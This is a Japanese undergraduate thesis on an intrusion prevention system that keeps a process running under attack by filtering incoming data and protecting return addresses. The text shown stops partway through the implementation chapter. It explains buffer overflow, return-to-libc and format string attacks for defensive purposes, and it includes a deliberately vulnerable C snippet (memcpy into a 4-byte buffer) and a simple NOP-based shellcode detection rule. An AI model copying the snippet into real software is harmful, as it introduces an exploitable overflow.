平成20年度　　卒業研究論文

実行継続機能を有する
侵入防止システムの設計と実装

指導教員
齋藤 彰一 准教授

名古屋工業大学　情報工学科
平成17年度入学　17115073番

白井 宏憲

目 次

第 1 章　はじめに **1**

第 2 章　不正アクセスとその対策 **2**

2.1　不正アクセスとは 2
2.2　不正アクセスによる被害 2
2.3　セキュリティホール 3
2.4　不正アクセスの種類 3
2.4.1　バッファオーバーフロー攻撃 3
2.4.2　フォーマットストリング攻撃 6
2.5　不正アクセスを防ぐ手法 6
2.6　侵入検知防止システム 8
2.6.1　ホスト型，ネットワーク型 8
2.6.2　不正検知・異常検知 9
2.6.3　静的解析・動的解析 9
2.7　侵入防止システムの既存手法 10
2.7.1　規則の作成 10
2.7.2　規則との照合 10

第 3 章　提案手法 **12**

3.1　実行継続処理 12
3.1.1　外部データのチェック 12
3.1.2　戻りアドレスの改竄防止 14
3.2　実行継続処理の範囲制限 15

3.2.1 危険な箇所の推測 15
3.2.2 繰り返しによる最適化 15
3.2.3 危険範囲の探索 16

第 4 章 実装 **20**
4.1 外部データのチェック 20
4.2 戻りアドレスの改竄防止 22
4.3 実行継続処理範囲の制限 22

第 5 章 実装と評価 **25**
5.1 攻撃評価 25
5.2 時間評価 29

第 6 章 まとめ **31**

謝辞 **33**

参考文献 **34**

付録 **35**
サーバー側プログラム 35
クライアント側プログラム 39

第1章

はじめに

インターネットの普及と共に，不正アクセスによる被害が増加している．不正アクセスが行われるとデータの改竄や個人情報の流出などの被害が起こりうる．それらの不正アクセスの多くはプログラムのセキュリティホールに起因する事が知られている．それらのセキュリティホールは各社から提供されるパッチによって修正する事が出来る．しかし，パッチが配布される前に行われるゼロデイ攻撃も多発している．さらにパッチの配布自体が遅れることも少なくなく，パッチが配布されるまでの間，安全にサービスを運用するための仕組が必要であると言える．その為，未知の攻撃を検出できる侵入検知防止システムが注目されつつある．しかし，それらのシステムでは侵入を検知後は管理者に侵入を知らせたり，サービスを停止させるに留まる．そのため，パッチを適用してセキュリティホール自体が無くなるまでは，攻撃を受ける度に，停止もしくは再起動を繰り返すことになる．

本稿では，脆弱性が存在したままでもプロセスの処理を頻繁に止めることなく安全に処理を続行させられるシステムを提案する．提案システムはカーネルによってシステムコールの動作やスタックの戻りアドレスを監視し，プロセスの動作を改変される前に異常を検知する．また，提案システムを Linux 上に実装し，実際に攻撃を行った時の動作および，オーバーヘッドを測定した．

以下，第２章で典型的な攻撃手法と侵入防止検知システムの動作を述べ第３章で提案手法について述べる．第４章で提案手法の実装について述べる．第５章で実験とその結果に対する考察を行い，６章で結論をまとめる．

第2章

不正アクセスとその対策

本章では不正アクセスによる被害や、不正アクセスに用いられる手法について述べる．その後，不正アクセスを防ぐための既存手法について説明する．

2.1　不正アクセスとは

不正アクセスとは，ソフトウェアの不具合などを利用してコンピュータへのアクセス権を不正に取得する事である．あるいは，それを試みる行為である．この不正アクセスの対策としてファイヤーウォールや侵入検知防止システムなどがある．不正アクセスはインターネットの普及に伴い増加している．不正アクセス禁止法が 1999 年に成立するなど，多くの対策がなされているが，未だ多くの被害が出ている．

2.2　不正アクセスによる被害

不正アクセスによる被害は多種に及ぶ．不正侵入によって，個人情報や機密情報が盗み出され，プライバシーの問題や，クレジットカードから不正にお金が引き下ろさるような被害が起きている．また，ホームページが改竄され，それにより別のアドレスに誘導されウィルスに感染させられる場合がある．大量のデータや不正データを送りつけ，サーバーに過負荷をかけサービスを提供できなくさせる攻撃もある．

2.3 セキュリティホール

セキュリティホールとはコンピューターソフトウェアの欠陥の一つである．セキュリティホールが存在するとその欠陥を利用して本来ならば出来ないはずの操作が可能になる．そのため，不正アクセスの多くはセキュリティホールを利用して行われるが，プログラムの肥大化に伴ってセキュリティホールを完全に無くす事は極めて困難である．

また，これらのセキュリティホールを塞ぐ為にはプログラムのアップデートなどの作業が必要になるが，セキュリティホールが発見されてからパッチが配布されるまで及び配布されてから各ユーザーがパッチを適用するまでの間にはある程度の時間があり，その間に行われる攻撃が問題視されている．この手法はゼロデイ攻撃と呼ばれる．

2.4 不正アクセスの種類

不正アクセスの多くはセキュリティホールに起因するものである．メモリの内容を不正に変更し，プログラムの動作を変更させるバッファオーバーフロー攻撃や，大量のデータを送って相手側のサービスを提供出来なくする DoS 攻撃などが有名である．その他にも，文字列処理の不備を悪用したクロスサイトスクリプティングや SQL インジェクション，DNS の仕組みを悪用した DNS キャッシュポイズニングなど様々な種類がある．

2.4.1 バッファオーバーフロー攻撃

本項では攻撃手法の一つであるバッファオーバーフロー攻撃ついて述べる．本攻撃はメモリにデータを書き込む際に書き込むデータの長さをチェックしないために，確保した領域を超えて書き込みを行うセキュリティホールが原因である．任意のコードを実行できる可能性が高く最も危険なセキュリティホールの一つである．確保された領域より大きいデータを書き込み，本来ではアクセスできないメモリの値を変更できる．これにより変数や戻りアドレスの値を変更し，通常とは違う動作をさせたり，任意のコードや，任意の関数を実行される可能性がある．

なお，オーバーフローさせるメモリの場所によってスタックオーバーフローとヒープオーバーフローの二つに分類できる．

スタックオーバーフロー

```
function1(void){
        char str[] = "abcdefghijkl";
        function2(str);
}
function2(char *str){
        char data[4];
        memcpy(data,str,strlen(str));
}
```

図 2.1: 脆弱性のあるプログラム

一般的に，単にバッファオーバーフローと言った場合にはスタックオーバーフローを指す事が多い．本攻撃手法はコールスタック上に積まれている他のローカル変数や関数の戻りアドレスなどの値を変更できる．戻りアドレスを変更すると，任意の位置のコードが実行可能になる．

バッファオーバーフローのセキュリティホールを持つプログラムを図 2.1 に示す．図 2.1 のプログラムでは関数 function2 に脆弱性の危険がある．これは変数 data に代入する変数 str の長さをチェックしないために起こる．関数 function2 内ではメモリは図 2.2(a) の様に配置されているとする．ここで 4byte しか確保されていない data に 12byte のデータを書き込んだため，退避済み ebp や戻りアドレスの値が上書きされ，図 2.2(b) の状態になる．そのため，function2 が終了した時，改変された戻りアドレスが読み込まれ通常とは違う場所へリターンされるため，処理の流れが変化する．書き込む値を変化させると任意の位置のコードを実行できる．場合によっては管理者権限を取得される．

また，スタックオーバーフローによってリターンアドレスを書き換えるだけでなく，引数に当たる位置を書き換え，任意の関数を任意の引数で呼び出す事が可能になる．



図 2.2: バッファオーバーフローの仕組

攻撃者はシェルコードを送り込まずに，単に既存の関数を呼び出すだけで攻撃できる．また Linux で使用されている libc には，任意のプログラムを実行できる system 関数を始め攻撃に使い易い関数が多く存在するので，攻撃のターゲットにされやすい．このため，この手法は return-to-libc 攻撃と呼ばれる．

ヒープオーバーフロー

プログラム中で malloc で確保された変数や，static で確保されている変数はコールスタック上ではなくヒープ領域上に確保されるため，これらのメモリ領域に対してのオーバーフロー攻撃はヒープオーバーフローと呼ぶ．スタック領域のパーミッションが実行不可にされている場合でも，ヒープ領域は実行不可にされていない場合があるため，こういった場合に有効である．

この攻撃ではヒープ領域に確保されたメモリしか改竄出来ないので，戻りアドレス等の書き換えは困難であるが，ヒープ領域にある変数の値は書き換え可能である．この時，関数ポインタ等を格納した変数がヒープ領域にある場合には，スタックオーバーフロー攻撃と同様に任意の関数を呼び出される可能性がある．

2.4.2 フォーマットストリング攻撃

フォーマットストリング攻撃はprintf関数等のフォーマット関数の使用誤りが原因で発生する．printf関数は第1引数の文字列によって，引数の数やその動作が変化する．printfの第一引数を変更できるプログラムの場合は大変危険である．例えば%xトークンを使用すると，第2引数以降に指定される変数の値を表示できるが，この時，引数の数が足りない場合はコールスタックから引数が取り出される．この仕様を悪用し，コールスタック上に積まれている変数や戻りアドレスが格納されているアドレスやその値が分かる．これよってバッファオーバーフロー攻撃に必要な情報を取得される可能性がある．また%nトークンを指定すると，任意のアドレス位置に任意のデータを書き込める．

2.5 不正アクセスを防ぐ手法

注意してプログラムを作成すれば，セキュリティホールをある程度減らせられるが完全に無くす事は困難である．そのため不正アクセスを防ぐいくつかの手法がある．

1. カナリア

   StackGuard[2] システムでは，関数が呼び出された時，戻りアドレスの前に「カナリアワード」と呼ばれるランダム値を挿入する．関数が戻りアドレスを読み込む前に「カナリアワード」が変更されているかを検査する事で，バッファオーバーフローによる戻りアドレスの改竄が起こっているかどうかを検出できる．プログラムが異常な動作をする前に検出できるため，攻撃による被害が最小限に抑えられる．

   しかし，戻りアドレス以外の変数の値を書き換えるような攻撃は防げない．また，検知後には対象プロセスを停止させるしかなくサービスを提供し続けられない．

2. 実行権限を変更する

   ExecShield システム [4] ではスタックとヒープ領域から実行権限を無くし，バッファオーバーフロー攻撃をさせづらくする．バッファオーバーフロー攻撃では事前に実行可能なシェルコードを送り込んでおき，戻りアドレスを改竄してシェル

コードに実行を移す手法が多く使われている．このような攻撃を防止できる．
しかし，シェルコードを利用せず既存の関数を直接呼び出すような return-to-libc 攻撃などは防げない．また mprotect システムコールを利用し実行権限を再度付加できる場合もある．

3. セグメント配置のランダム化
バッファオーバーフロー攻撃を行う場合，攻撃者は改竄する戻りアドレスや，リターン先のアドレスを知る必要がある．Exec-shield を用いるとスタックやヒープ領域の配置をランダム化するため攻撃が困難になる．
しかしフォーマットストリング攻撃や他の手法を利用してアドレスを知られる場合もある．
4. 安全なライブラリ
libsafe という linux 向けに開発されたバッファオーバーフロー対策用のライブラリがある．このシステムではダイナミックリンクライブラリを置き換え，バッファオーバーフロー攻撃によって利用されやすい関数の動作を変更する．これらの変更された関数では書き込み先のデータ領域がスタックフレームを越えないかどうかをチェックしている．これにより戻りアドレスの改竄を防止できる．
しかし，局所変数の改竄やヒープ領域のバッファオーバーフローは検出できない．またライブラリを利用しない戻りアドレスの改竄も検出できない．

しかし，不正アクセスに対する対策を十分に行ったとしても，不正アクセスの危険が完全になくなるわけではない．こういった背景から，SElinux[1] というシステムも多く利用されている．このシステムは侵入を防止するためではなく，侵入されてしまった場合に被害を最小限に食い止める目的で作成されている．殆どの Linux ではパーミッションによってアクセス権限が制限されているが，それらの権限に関係なく全てにアクセス出来る root ユーザが存在する．root ユーザの権限は過大で，殆どの不正アクセスや root 権限奪取を前提として動作している．そのため，SElinux を使用すると，root ユーザーのの特権を細かく分割でき，root 権限を奪取された場合の被害を最小限に抑えられる．

2.6 侵入検知防止システム

侵入検知防止システムは不正アクセスや DoS などの不正行為もしくはその兆候を発見するシステムで，近年のセキュリティにおいて重要なシステムとなっている．従来は侵入を検知した後，警告を発するだけの侵入検知システム (IDS:Intrusion Detection System) が主流だったが，近年では検知後，ネットワークの遮断やコンピューターのシャットダウン等の能動的処理も行う侵入防止システム (—IPS:!—Intrusion Prevention System) も増えてきている．

2.6.1 ホスト型，ネットワーク型

侵入検知防止システムには大きく分けてネットワーク型とホスト型の 2 種類に分類できる．従来はネットワーク型の物が主流だったが，近年ではホスト型の物も多く登場している．用途に応じて使い分ける必要がある．

ネットワーク型

ネットワーク型の侵入検知防止システムは監視対象となるネットワークの境界に設置する．このシステムは，接続しているネットワークセグメントに流れるパケットを監視する．そして，プロトコルヘッダやデータ内容の解析によって攻撃を検知するシステムである．このシステムは監視対象がネットワークになるため，同一ネットワーク上の複数のコンピュータを保護できる利点がある．また，監視対象となるコンピュータに負荷が掛からない，OS に依存しない事も本システムの利点としてあげられる．しかし，トラフィックが増加すると取りこぼしや解析処理が追従出来ないといった事態が発生したり，通信内容が暗号化されていると解析出来ないといった問題点がある．

ホスト型

ホスト型の侵入検知防止システムは監視対象のサーバーなどにインストールして使用する．ログファイルやアクセス権限，システムコール履歴などを監視して攻撃を検知する．このシステムの利点は，ネットワーク環境などの外部的要因の影響が小さい

事である．このため，トラフィック量が多い場合でも取りこぼしが発生せず，暗号化通信の影響がない．また，ネットワークを使用しないローカルな攻撃も防止できる．しかし，このシステムを使用する場合には，保護したいコンピュータ全てにインストール必要がある．また監視対象コンピューター上で動作するため，実行には一定の負荷がかかる．

2.6.2　不正検知・異常検知

侵入検知侵入防止システムには検知パターンの観点からも分類できる．異常検知は異常パターンをを記憶し，そのパターンに合致するものを異常として検知するものである．そのため，誤検知が少なく精度が高いのが特徴であるが登録されていない異常は検知出来ないので，未知の攻撃には対応できない．また近年では攻撃の種類が多様化し，照合するパターンの数が増えすぎたため，処理時間が増加する傾向にある．

一方，不正検知方式では，正常時のパターンを記憶し，それから外れた動作を不正として検知するシステムである．誤検知しやすい欠点はあるが，未知の攻撃にも対応できるのが大きな特徴である．そのため，最近注目を浴びている．

2.6.3　静的解析・動的解析

照合に使用するパターンの作成方法からも分類できる．動的解析はプログラムを一定時間実行させその間のデータを基にパターンを作成する．動的解析によって作成されたパターンは，エラー処理など平常実行時には行われないパターンが含まれないので，パターンのサイズが小さくなり照合のコストを減らせる．しかし，実行中のデータを得るために一定時間プログラムを実行させなければならず，またデータの量が不十分であると誤検知である false pasitive が発生しやすい問題点がある．ここで false pasitive とは，正常な動作にもかかわらず，攻撃が行われたとして誤検知してしまう状態を指す．また同様の言葉として false negative とは，攻撃されているにもかかわらず，正常とみなしてしまう動作を指す．

静的解析によるパターンの作成では，プログラムのソースコードもしくはバイナリ

実行ファイルを基に規則を作成する．この手法を用いるとプログラムの動作をすべて把握できるので false positive が発生しない．しかしパターンの肥大化および照合のオーバーヘッドが比較的大きくなるのが問題点としてあげられる．

2.7 侵入防止システムの既存手法

本節では既存の侵入検知・防止システムとして槙本ら [5] の手法を説明する．このシステムは，システムコールとライブラリ関数の呼出しの履歴，及びコールスタックに含まれる戻りアドレス情報をチェックし不正を検知するホスト型の侵入防止システムである．本手法ではシステムコールだけでなく，ライブラリも監視し検知精度の向上を計っている．

2.7.1 規則の作成

本システムでは静的にバイナリ実行ファイルを解析し動作規則を作成する．動的解析に比べ規則のサイズが肥大化する傾向にあるが，学習する時間が必要なく，false positive が発生しない利点がある．監視対象プログラムが実行された時に同時に規則もメモリ上に読み込まれる．

2.7.2 規則との照合

監視対象プロセスの実行中，システムコールが発行される毎に次の項目について動作規則との照合を行う．

ライブラリ関数の呼出しアドレス確認

事前にバイナリファイルを解析しているので，ライブラリ関数を call しているアドレスが分かっている．そのため，規則に無いアドレスからライブラリが呼ばれた場合には異常と判断できる．

ライブラリ関数の呼出し順序確認

バイナリファイル内の分岐命令や call 命令に注目しプログラムの実行可能パスを調べられる．これによって，あるライブラリ関数が呼び出された時，次に呼び出される可能性のあるライブラリ関数リストとその時のコールスタック情報に含まれる戻りアドレス情報が一意に定まる．実際に呼び出されたライブラリ関数が規則に無い物であったり，規則に存在するライブラリ関数であっても，呼出元の関数が一致しない場合は異常と検知できる．

システムコール群確認

ライブラリファイルを解析する事で，各ライブラリ関数が呼び出す可能性のあるシステムコールを得られる．そのため，システムコールが発行された際に呼出元のライブラリ関数を調べ正常な呼出しかどうかを判断する．

第3章

提案手法

既存手法では侵入を検知できるがその後，監視対象プロセスを一度停止させなければいけない問題がある．これは侵入検知システムの多くが，プログラムが改変された後に起こるプロセスの不正動作をトリガにしているためである．これを解決するためには，攻撃を受けた時，プロセスの動作が変更されるよりも前に不正を検知する必要がある．

監視対象プロセスを停止させずに，かつ，システムに負荷をなるべくかけないための手法として，実行継続処理及び実行継続処理の範囲制限を提案する．

3.1 実行継続処理

本処理は，攻撃されてもプロセスを停止させずに保護する事を目的としている．そのため，攻撃によってプロセスが改竄される前に攻撃を検知する必要がある．攻撃を事前に検知し，それを防ぐ手法を以後，実行継続処理と呼ぶ．具体的には次に示す二つの処理を行う．

3.1.1 外部データのチェック

本項では，シェルコードがプログラム領域内に混入する前に除去する処理について述べる．シェルコードは殆どの場合，read や recv などのシステムコールによってプログラムの外側から入力される．システムコールの動作を変更し，システムコール内で，



図 3.1: 外部データのチェック

外部からのデータのチェックを行うようにする．監視対象プロセスからの呼出しでかつ，データにシェルコードが含まれていた場合にはシステムコール自体をエラーで返却する．その後，監視対象プロセスがシステムコールを再発行するか，コネクションを切断してしまうなど，どの処理を行うかは定かでは無いが，システムコールに対する適切なエラー処理を行っているのであれば正常な処理に戻る．なおシェルコードの判定は，単に連続 NOP が含まれた場合としているが，今後，改良予定である．

具体的な動作を説明する．通常 recv システムコールが発行された場合 (図 3.1(a))，引数として指定されたアドレスに受信したデータが書き込まれる．この時に指定されるアドレスは殆どの場合，スタックなどのユーザー領域内である．この時，受信データがシェルコードを含むなど悪意の有る情報を含んでいる場合，これを取り除く必要がある．このため，このシステムコールの動作を図 3.1(b) の様に変更する．recv システムコールが発行されると，書き込み先の領域と同じサイズの一時領域をカーネル内に作成する．recv によって受信したデータはこの一時領域の中に書き込む．その後，data の中にシェルコードが確認した後に初めて本来書き込まれるはずだった場所にデータ

を書き込む．これによってユーザー領域内へのシェルコード混入を未然に防止できる．

3.1.2 戻りアドレスの改竄防止

本項では戻りアドレスの改竄を防ぐための処理を述べる．本システムではライブラリ内で書き込み先領域の確認し，戻りアドレスの改竄を防ぐ手法および，改竄されてしまった場合に正常な値に戻すバックアップ処理の二つの手法を使用している．

ライブラリ内での書込先確認

libsafe と同様の手法で，ライブラリ内において書き込み先の領域に戻りアドレスや退避済み ebp の領域が含まれていないかどうかをチェックする．不正と判断した場合は，領域への書き込みを行わず終了する．この手法により，ライブラリを使用した戻りアドレスの改竄を未然に防止できる．

戻りアドレスのバックアップ

新しく関数が呼ばれると，コールスタック内に新しいスタックフレームが作成される．この時，コールスタックに含まれる戻りアドレスや退避済み ebp の値を別領域にバックアップしておく．その後，関数が return される時にバックアップしておいた戻りアドレスの値と比較し，改竄を発見する．本手法によりライブラリを用いない戻りアドレスの改竄に対応する．

もしも，値が一致しなかった場合にはバックアップしておいた値を書き戻す．これにより戻りアドレスを改竄され，意図しない場所へのリターンを防止できる．しかし，戻りアドレスが改竄されている場合，その関数内の動作も正常でない可能性が高い．そこで Michael ら [3] の手法によって推測，生成された戻り値を使用し，正常な動作に復帰できる可能性が高まると考えられる．なおこの手法は，まだ実装が完了していない．

3.2 実行継続処理の範囲制限

実行継続処理の実行は大きな負荷を伴う．例えばファイルの転送を考えた場合，受信するデータすべてをチェックしてしまう．また，再帰や小さな関数が連続して呼び出される場合もオーバーヘッドが高いと考えられる．そこで，実行継続処理を必要最低限の場所のみで行う手法を提案する．

これは実行継続処理を含む侵入防止システムと，実行継続処理を含まない単なる侵入防止システムを動的に切り替えて，システム負荷の軽減を計るシステムである．切り替えは，過去に受けた攻撃情報から推測した脆弱性を含む可能性の高い範囲と，プロセスの実行中の状態を比較する事で実現する．ここでのプロセスの状態とは，現在実行しているバイナリ実行ファイル上での位置およびコールスタックに含まれる戻りアドレスの情報である．以降の項で，具体的な処理について説明する．

3.2.1 危険な箇所の推測

脆弱性を含む危険性が低いと推測された場所での実行時は，通常の侵入防止システムのみを動かす．この時に攻撃を受けた場合，攻撃を検知できるが，プロセスの状態を元に戻せないため，再起動させるしかない．しかし，攻撃された地点の周辺でシェルコードの挿入や戻りアドレスの改竄が行われた可能性が高いと推測できる．

この性質を利用し，新しい攻撃を受けた場合，つまり脆弱性を含むと想定されていない場所で攻撃を受けた場合は，必要な情報を収集し脆弱性が含まれる範囲を計算し，監視対象プロセスを再起動させる．その後，さきほど攻撃を受けた場所の付近は脆弱性を含む危険性があるため，シェルコードや戻りアドレスのチェックを行う実行継続処理を有効にする．

3.2.2 繰り返しによる最適化

前項で，新しい攻撃を受けた時に脆弱性を含むと推測される範囲を計算し設定する事を述べた．しかし，この推測は失敗する場合もある．脆弱性を含む範囲を推測し実行継続処理を有効にしたにもかかわらず，同じ攻撃によって実行中のプロセスが改

窺された場合には，推測した範囲が間違っていたと考えられる．その場合には推測範囲を広げて再計算し対応する．結果として，始めの数回の攻撃では監視対象プロセスの一時停止，再起動を許してしまうが，それ以降は同じ攻撃を受けたとしても，プロセスを停止させずに実行を続けさせられる．

また逆に，脆弱性を含む範囲の推測が適切に行われ，実行継続処理中に攻撃を検知しこれを防いだ場合には，推測した脆弱性を含む範囲を絞り込む処理を行う．この一度広げた範囲を狭める処理により，システム負荷を軽減できる．最初の数回の攻撃を受けた時は，実行継続処理により一時的に高負荷がかかるが，同じ攻撃を繰り返し受けると推測範囲が最適化され，本当に脆弱性が含む場所のみで実行継続処理を有効に出来る．その結果，軽量でかつ安全にプロセスを保護できる．

3.2.3 危険範囲の探索

3.2.1 項および 3.2.2 項で触れた脆弱性を含む範囲を推測する方法について説明する．侵入検知防止システムが不正を検知した場合，不正を検知した場所の付近で攻撃が起きている可能性が高い．そのため，本システムでは，不正を検知した場所から遡って n 個のライブラリを呼び出すまでの範囲を脆弱性を含む可能性がある場所とした．このライブラリの数 (n) によって表される不正を検知した場所からの離れ具合を表す値を以後，距離と呼ぶ．

初めて監視対象プロセスが起動された時に，プロセスの状態遷移図を作成する（図 3.2）．図 3.2 におけるノードは call 命令，ret 命令，関数の TOP のいずれかである．また各ノードの左上の数字は状態番号であり，U-A，U-B，U-C はユーザー定義関数である．また Lib-1 から Lib-4 はライブラリ関数を示している．

ルールはユーザー関数ごとに作成する．分岐命令を解析し，これらのノードと遷移可能な次の状態ノードを有向線で結ぶ．

そしてプロセスの実行中に不正が検知された場合，不正が検知される直前の実行ポイントと，その時のスタックの情報を取得する．また取得したスタック情報から戻りアドレス情報を作成する．必要な情報を取得した次は探索を行う．図 3.2 を攻撃を検知したポイントから矢印を逆方向に辿る事で，そのポイントに至る可能性のある状態



図 3.2: 動作規則の一例

が調べられる．

探索時の処理を次に述べる．なお，探索には幅優先探索を使用している．

1. 攻撃を検知した場所に相当するノード，その時にコールスタックから得られた戻りアドレス情報及び攻撃検知地点からの距離である 0 を 1 セットにして探索キューに詰める．
2. 探索キューからノードを取り出す．
3. 取り出したノードが既に危険範囲としてセットされていて，かつセットされている距離が現在探索中の距離よりも小さい場合は 2 に戻る．
4. 現在のノードがライブラリの呼出しであれば距離をインクリメントする．
5. 現在までの距離が n より小さいければ前状態のノード，戻りアドレス情報及び現在までの距離を探索キューへ詰める．この前状態は，現在のノードの種類によって変化するため次の項で述べる．なお user 関数への call 命令でまだ未探索の場合は次の項目の危険範囲のセットを行わずに 2 へ戻る．理由は次の項で述べる。
6. 現在のノードを危険範囲としてセットする．この時，戻りアドレスのリストと距

離も一緒に格納する．これは実行している位置が同じでも呼出し元の関数が異なる場合には別の実行として区別するためである．

7. 2 へ戻る

ノードの種類に応じた個別処理

探索時の処理の 5 番で触れたノード毎の個別処理について説明する．

- ライブラリ関数への call 命令の場合

  状態遷移図の示す通りに，状態遷移のブランチを逆に辿れるノードを探索キューに追加する．例えば，図 3.2 において，現在の状態が状態 11 だった場合には，状態 9 と 10 を探索キューに詰める．

- 関数の先頭に達した場合

  関数の先頭に達した場合は，戻りアドレスリストの一番上から値を取り出し，その値の指す先のノードを探索キューに追加する．例えば，図 3.2 において現在の状態が状態 9 であり，U-C が U-B の状態 7 によって呼び出された物であるならば，状態 7 を探索キューに詰める．

- ユーザー関数への call 命令の場合

  1. call 先の関数を探索し終わって戻ってきた場合

     状態遷移図の示す通りに，ブランチを逆方向に辿ってノードを探索キューに詰める．

  2. 1 以外の場合

     ユーザー関数への call 命令を発見した場合には，その call 先で呼び出されるライブラリの数を計算する必要がある．そのため，この時点でのこのノードのコストは不明なので危険範囲のセットは行わない．呼出し先の関数内を探索するために，呼出し先の関数の ret 命令を探索キューに追加する．ret から順番に探索し，呼出し先の関数を探索し終わって戻ってきた時 (1 の場合) に初めて危険範囲として登録する．この時，探索キューに追加する戻りアド

レス情報に呼出し元のアドレスを追加する．また，複数の ret 命令が存在する場合には，全ての ret 命令に分岐する．

例えば，取り出したノードが状態 2 だったとするとユーザー関数 U-C を実行した時に呼び出されるライブラリ関数の数だけ距離を加算する必要がある．また，ユーザー関数 U-C の一部もしくは全体を実行継続処理を有効にする必要がある．そのため，U-C の中を探索する必要があるので，U-C の終了ノードである状態 12 を探索キューに詰める．

第4章

実装

本システムは，侵入防止システムの拡張となるため，その基盤となる侵入防止システムとして槙本らのシステムを使用した．カーネルへの追加実装，及び独自のライブラリ作成を行う形で槙本らのシステムを拡張した．

4.1 外部データのチェック

カーネルソース内にあるシステムコールが発行された時に呼び出される関数sys_recv及びsys_readの二つの動作を変更した．以下にsys_readのプロトタイプを示す．

```
ssize_t sys_read(unsigned int fd, char __user * buf, size_t count)
```

この場合bufがデータの格納先，countがそのサイズである．現在の実行場所及びその時のスタック状態が監視対象であった場合は，この関数の先頭でcountサイズのバッファを新たに生成する．3.1.1でシステムコールの書き込み先を変更すると述べた．しかし，これらのシステムコールにカーネル内のアドレスを指定すると，アドレスチェックによって正常に動作しないため，本システムでは別の方法を選択した．

シェルコードが入っていた場合，及びシェルコードが入っていなかった場合の動作例をそれぞれ図4.1，図4.2に示す．ここで矢印はデータのフローを表しており，添字の数字は実行の順番を表す．プログラム修正前では，recvの引数bufのアドレスを変更し，カーネル内に確保した一時領域を指定する．この後，正規のsys_recvを実行する事で受信データは一時領域内に書き込まれる(4.1a-1,4.2a-1)．その後，受信データの

